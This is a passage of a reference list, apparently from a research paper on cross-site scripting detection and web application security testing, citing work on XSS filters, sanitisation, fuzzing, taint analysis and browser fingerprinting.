[32] P. Uppuluri and R. Sekar, "Experiences with specification-based intrusion detection," in *Recent Advances in Intrusion Detection*, pp. 172–189, Springer, 2001.

[33] D. Binkley, "Source code analysis: A road map," in *2007 Future of Software Engineering*, pp. 104–119, IEEE Computer Society, 2007.

[34] S. Saha, "Consideration points detecting cross-site scripting," *arXiv preprint arXiv:0908.4188*, 2009.

[35] G. Maone, "Noscript," 2009.

[36] D. Bates, A. Barth, and C. Jackson, "Regular expressions considered harmful in client-side xss filters," in *Proceedings of the 19th international conference on World wide web*, pp. 91–100, ACM, 2010.

[37] E. Nava and D. Lindsay, "Abusing internet explorer 8's xss filters," *BlackHat Europe*, 2010.

[38] K. Rieck, T. Krueger, and A. Dewald, "Cujo: Efficient detection and prevention of drive-by-download attacks," in *Proceedings of the 26th Annual Computer Security Applications Conference*, ACSAC '10, (New York, NY, USA), pp. 31–39, ACM, 2010.

[39] A. Ikinci, "Monkey-spider: Detecting malicious web sites," *Master's thesis, University of Mannheim*, 2007.

[40] M. Heiderich, T. Frosch, and T. Holz, "Iceshield: detection and mitigation of malicious websites with a frozen dom," in *Recent Advances in Intrusion Detection*, pp. 281–300, Springer, 2011.

[41] U. Erlingsson, V. B. Livshits, and Y. Xie, "End-to-end web application security.," in *HotOS*, 2007.

[42] P. Saxena, D. Molnar, and B. Livshits, "Scriptgard: Automatic context-sensitive sanitization for large-scale legacy web applications," in *Proceedings of the 18th ACM conference on Computer and communications security*, pp. 601–614, ACM, 2011.

[43] J. Weinberger, P. Saxena, D. Akhawe, M. Finifter, R. Shin, and D. Song, "A systematic analysis of xss sanitization in web application frameworks," in *Computer Security–ESORICS 2011*, pp. 150–171, Springer, 2011.

[44] P. Bisht and V. Venkatakrishnan, "Xss-guard: precise dynamic prevention of cross-site scripting attacks," in *Detection of Intrusions and Malware, and Vulnerability Assessment*, pp. 23–43, Springer, 2008.

[45] M. Heiderich, *Towards elimination of xss attacks with a trusted and capability controlled dom.* PhD thesis, PhD thesis, Ruhr-University Bochum, 2012.

[46] P. Wurzinger, C. Platzer, C. Ludl, E. Kirda, and C. Kruegel, "Swap: Mitigating xss attacks using a reverse proxy," in *Proceedings of the 2009 ICSE Workshop on Software Engineering for Secure Systems*, pp. 33–39, IEEE Computer Society, 2009.

[47] T. Jim, N. Swamy, and M. Hicks, "Defeating script injection attacks with browser-enforced embedded policies," in *Proceedings of the 16th international conference on World Wide Web*, pp. 601–610, ACM, 2007.

[48] M. Van Gundy and H. Chen, "Noncespaces: Using randomization to enforce information flow tracking and thwart cross-site scripting attacks.," in *NDSS*, 2009.

[49] M. Ter Louw and V. Venkatakrishnan, "Blueprint: Robust prevention of cross-site scripting attacks for existing browsers," in *Security and Privacy, 2009 30th IEEE Symposium on*, pp. 331–346, IEEE, 2009.

[50] S. Stamm, B. Sterne, and G. Markham, "Reining in the web with content security policy," in *Proceedings of the 19th international conference on World wide web*, pp. 921–930, ACM, 2010.

[51] B. Sterne and A. Barth, "Content security policy 1.0," *W3C Candidate Recommendation CR-CSP-20121115*, 2012.

[52] E. Athanasopoulos, V. Pappas, A. Krithinakis, S. Ligouras, E. P. Markatos, and T. Karagiannis, "xjs: practical xss prevention for web application development," in *Proceedings of the 2010 USENIX conference on Web application development*, pp. 13–13, USENIX Association, 2010.

[53] E. Athanasopoulos, A. Krithinakis, and E. P. Markatos, "An architecture for enforcing javascript randomization in web2. 0 applications," in *Information Security*, pp. 203–209, Springer, 2011.

[54] G. Heyes, "Jslr." `http://www.thespanner.co.uk/2012/06/05/jslr/`, 2012.

[55] J. Bach, "Exploratory testing explained," *Online: http://www. satisfice. com/articles/et-article. pdf*, 2003.

[56] J. Offutt, Y. Wu, X. Du, and H. Huang, "Bypass testing of web applications," in *Software Reliability Engineering, 2004. ISSRE 2004. 15th International Symposium on*, pp. 187–197, IEEE, 2004.

[57] M.-C. Hsueh, T. K. Tsai, and R. K. Iyer, "Fault injection techniques and tools," *Computer*, vol. 30, no. 4, pp. 75–82, 1997.

[58] M. Sutton, A. Greene, and P. Amini, *Fuzzing: brute force vulnerability discovery*. Pearson Education, 2007.

[59] W. G. Halfond, S. Anand, and A. Orso, "Precise interface identification to improve testing and analysis of web applications," in *Proceedings of the eighteenth international symposium on Software testing and analysis*, pp. 285–296, ACM, 2009.

[60] J. Newsome and D. Song, "Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software," 2005.

[61] O. Tripp, M. Pistoia, S. J. Fink, M. Sridharan, and O. Weisman, "Taj: effective taint analysis of web applications," *ACM Sigplan Notices*, vol. 44, no. 6, pp. 87–97, 2009.

[62] E. J. Schwartz, T. Avgerinos, and D. Brumley, "All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask)," in *Security and Privacy (SP), 2010 IEEE Symposium on*, pp. 317–331, IEEE, 2010.

[63] G. Wassermann, D. Yu, A. Chander, D. Dhurjati, H. Inamura, and Z. Su, "Dynamic test input generation for web applications," in *Proceedings of the 2008 international symposium on Software testing and analysis*, pp. 249–260, ACM, 2008.

[64] J. Bozic and F. Wotawa, "Xss pattern for attack modeling in testing," in *Automation of Software Test (AST), 2013 8th International Workshop on*, pp. 71–74, IEEE, 2013.

[65] K. Hossen, C. Oriat, R. Groz, J.-L. Richier, *et al.*, "Automatic model inference of web applications for security testing," in *Position Statement at SecTest2014, co-located with ICST2014*, 2014.

[66] A. Aydin, M. Alkhalaf, and T. Bultan, "Automated test generation from vulnerability signatures,"

[67] A. Bruns, A. Kornstadt, and D. Wichmann, "Web application tests with selenium," *Software, IEEE*, vol. 26, no. 5, pp. 88–91, 2009.

[68] T. Ostrand, "White-box testing," *Encyclopedia of Software Engineering*, 2002.

[69] B. Beizer, *Black-box testing: techniques for functional testing of software and systems.* John Wiley & Sons, Inc., 1995.

[70] A. Doupé, M. Cova, and G. Vigna, "Why johnny can't pentest: An analysis of black-box web vulnerability scanners," in *Detection of Intrusions and Malware, and Vulnerability Assessment*, pp. 111–131, Springer, 2010.

[71] A. Dessiatnikoff, R. Akrout, E. Alata, M. Kaaniche, and V. Nicomette, "A clustering approach for web vulnerabilities detection," in *Dependable Computing (PRDC), 2011 IEEE 17th Pacific Rim International Symposium on*, pp. 194–203, IEEE, 2011.

[72] "Owasp xelenium." `https://www.owasp.org/index.php/OWASP_Xelenium_Project`.

[73] "Owasp xenotix xss exploit framework." `https://www.owasp.org/index.php/OWASP_Xenotix_XSS_Exploit_Framework`.

[74] J. Dahse and T. Holz, "Simulation of built-in php features for precise static code analysis," 2014.

[75] J. Offutt, Y. Wu, X. Du, and H. Huang, "Bypass testing of web applications," in *Proc. of ISSRE*, vol. 4.

[76] E. Martin and T. Xie, "Automated test generation for access control policies via change-impact analysis," in *Proceedings of the Third International Workshop on Software Engineering for Secure Systems*, p. 5, IEEE Computer Society, 2007.

[77] Y. Le Traon, T. Mouelhi, and B. Baudry, "Testing security policies: Going beyond functional testing," 2007.

[78] T. Mouelhi, F. Fleurey, B. Baudry, and Y. Le Traon, "A model-based framework for security policy specification, deployment and testing," *Model Driven Engineering Languages and Systems*, pp. 537–552, 2008.

[79] H. Liu and H. Kuan Tan, "Testing input validation in web applications through automated model recovery," *Journal of Systems and Software*, vol. 81, no. 2, pp. 222–233, 2008.

[80] A. Tappenden, P. Beatty, and J. Miller, "Agile security testing of web-based systems via httpunit," 2005.

[81] J. Offutt, Q. Wang, and J. Ordille, "An industrial case study of bypass testing on web applications," in *2008 International Conference on Software Testing, Verification, and Validation*, pp. 465–474, IEEE, 2008.

[82] Y. Huang, S. Huang, T. Lin, and C. Tsai, "Web application security assessment by fault injection and behavior monitoring," in *Proceedings of the 12th international conference on World Wide Web*, pp. 148–159, ACM, 2003.

[83] H. Shahriar and M. Zulkernine, "Mutec: Mutation-based testing of cross site scripting," in *Proceedings of the 2009 ICSE Workshop on Software Engineering for Secure Systems*, pp. 47–53, IEEE Computer Society, 2009.

[84] Y.-H. Wang, C.-H. Mao, and H.-M. Lee, "Structural learning of attack vectors for generating mutated xss attacks," *arXiv preprint arXiv:1009.3711*, 2010.

[85] F. Duchene, R. Groz, S. Rawat, and J. Richier, "Xss vulnerability detection using model inference assisted evolutionary fuzzing," in *Software Testing, Verification and Validation (ICST), 2012 IEEE Fifth International Conference on*, pp. 815–817, IEEE, 2012.

[86] A. Avancini and M. Ceccato, "Circe: A grammar-based oracle for testing cross-site scripting in web applications," in *Reverse Engineering (WCRE), 2013 20th Working Conference on*, pp. 262–271, IEEE, 2013.

[87] P. Eckersley, "How unique is your web browser?," in *Privacy Enhancing Technologies*, pp. 1–18, Springer, 2010.

[88] N. Nikiforakis, A. Kapravelos, W. Joosen, C. Kruegel, F. Piessens, and G. Vigna, "Cookieless monster: Exploring the ecosystem of web-based device fingerprinting," in *IEEE Symposium on Security and Privacy*, 2013.

[89] R. Lippmann, D. Fried, K. Piwowarski, and W. Streilein, "Passive operating system identification from tcp/ip packet headers," in *Workshop on Data Mining for Computer Security*, p. 40, 2003.

[90] K. Mowery, D. Bogenreif, S. Yilek, and H. Shacham, "Fingerprinting information in javascript implementations," in *Proceedings of Web*, vol. 2, 2011.

[91] T. Yen, X. Huang, F. Monrose, and M. Reiter, "Browser fingerprinting from coarse traffic summaries: Techniques and implications," *Detection of Intrusions and Malware, and Vulnerability Assessment*, pp. 157–175, 2009.

[92] M. Fioravanti, "Client fingerprinting via analysis of browser scripting environment," 2010.

[93] J. Jézéquel, M. Train, and C. Mingins, "Design patterns and contracts. 1999."

[94] K. Vikram, A. Prateek, and B. Livshits, "Ripley: automatically securing web 2.0 applications through replicated execution," in *Proceedings of the 16th ACM conference on Computer and communications security*, pp. 173–186, ACM, 2009.

[95] H. Liu and H. B. K. Tan, "Automated verification and test case generation for input validation," in *Proceedings of the 2006 international workshop on Automation of software test*, pp. 29–35, ACM, 2006.

[96] P. Bisht, T. Hinrichs, N. Skrupsky, R. Bobrowicz, and V. Venkatakrishnan, "No-tamper: automatic blackbox detection of parameter tampering opportunities in web applications," in *Proceedings of the 17th ACM conference on Computer and communications security*, pp. 607–618, ACM, 2010.

[97] Y. Nadji, P. Saxena, and D. Song, "Document structure integrity: A robust basis for cross-site scripting defense.," in *NDSS*, 2009.

[98] "détails de l'attaque aurora." `http://fr.wikipedia.org/wiki/Op%C3%A9ration_Aurora`.

[99] P. K. Manadhata and J. M. Wing, "An attack surface metric," *Software Engineering, IEEE Transactions on*, vol. 37, no. 3, pp. 371–386, 2011.

[100] "Xss cheat sheet." `http://ha.ckers.org/xss.html`.

[101] "Utf7 xss cheat sheet." `http://openmya.hacker.jp/hasegawa/security/utf7cs.html`.

[102] "Xss test driver demo." `http://xss.labosecu.rennes.telecom-bretagne.eu/`.

[103] "Xss test driver sources." `https://github.com/g4l4drim/xss_test_driver`.

[104] R. Adhami and P. Meenen, "Fingerprinting for security," *Potentials, IEEE*, vol. 20, no. 3, pp. 33–38, 2001.

[105] K. Mowery and H. Shacham, "Pixel perfect: Fingerprinting canvas in html5," *Proceedings of W2SP*, 2012.

[106] S. Roy Choudhary, M. R. Prasad, and A. Orso, "X-pert: accurate identification of cross-browser issues in web applications," in *Proceedings of the 2013 International Conference on Software Engineering*, pp. 702–711, IEEE Press, 2013.

[107] S. R. Choudhary, H. Versee, and A. Orso, "Webdiff: Automated identification of cross-browser issues in web applications," in *Software Maintenance (ICSM), 2010 IEEE International Conference on*, pp. 1–10, IEEE, 2010.

[108] J. Quinlan, *C4. 5: programs for machine learning.* Morgan kaufmann, 1993.

[109] M. Hall, E. Frank, G. Holmes, B. Pfahringer, P. Reutemann, and I. Witten, "The weka data mining software: an update," *ACM SIGKDD Explorations Newsletter*, vol. 11, no. 1, pp. 10–18, 2009.

[110] N. Provos, "A virtual honeypot framework," in *Proceedings of the 13th USENIX security symposium*, vol. 132, 2004.

[111] C. Seifert, I. Welch, P. Komisarczuk, *et al.*, "Honeyc-the low-interaction client honeypot," *Proceedings of the 2007 NZCSRCS, Waikato University, Hamilton, New Zealand*, 2007.

[112] U. Bayer, A. Moser, C. Kruegel, and E. Kirda, "Dynamic analysis of malicious code," *Journal in Computer Virology*, vol. 2, no. 1, pp. 67–77, 2006.

[113] J. Nazario, "Phoneyc: a virtual client honeypot," in *Proceedings of the 2nd USENIX conference on Large-scale exploits and emergent threats: botnets, spyware, worms, and more*, pp. 6–6, USENIX Association, 2009.

[114] M. Heiderich, M. Niemietz, F. Schuster, T. Holz, and J. Schwenk, "Scriptless attacks: stealing the pie without touching the sill," in *Proceedings of the 2012 ACM conference on Computer and communications security*, pp. 760–771, ACM, 2012.

[115] P. Lagadec, "Diode réseau et exefilter: 2 projets pour des interconnexions sécurisées," *Proc. of SSTIC06*, pp. 1–15, 2006.

[116] V. Paxson, "Bro: a System for Detecting Network Intruders in Real-Time," *Computer Networks*, vol. 31, no. 23-24, pp. 2435–2463, 1999.

[117] E. Jaeger and O. Levillain, "Mind your language (s)," 2014.

[118] H. W. Lie and B. Bos, *Cascading style sheets.* Addison-Wesley, 1997.

[119] R. Fielding, "Representational state transfer," *Architectural Styles and the Design of Netowork-based Software Architecture*, pp. 76–85, 2000.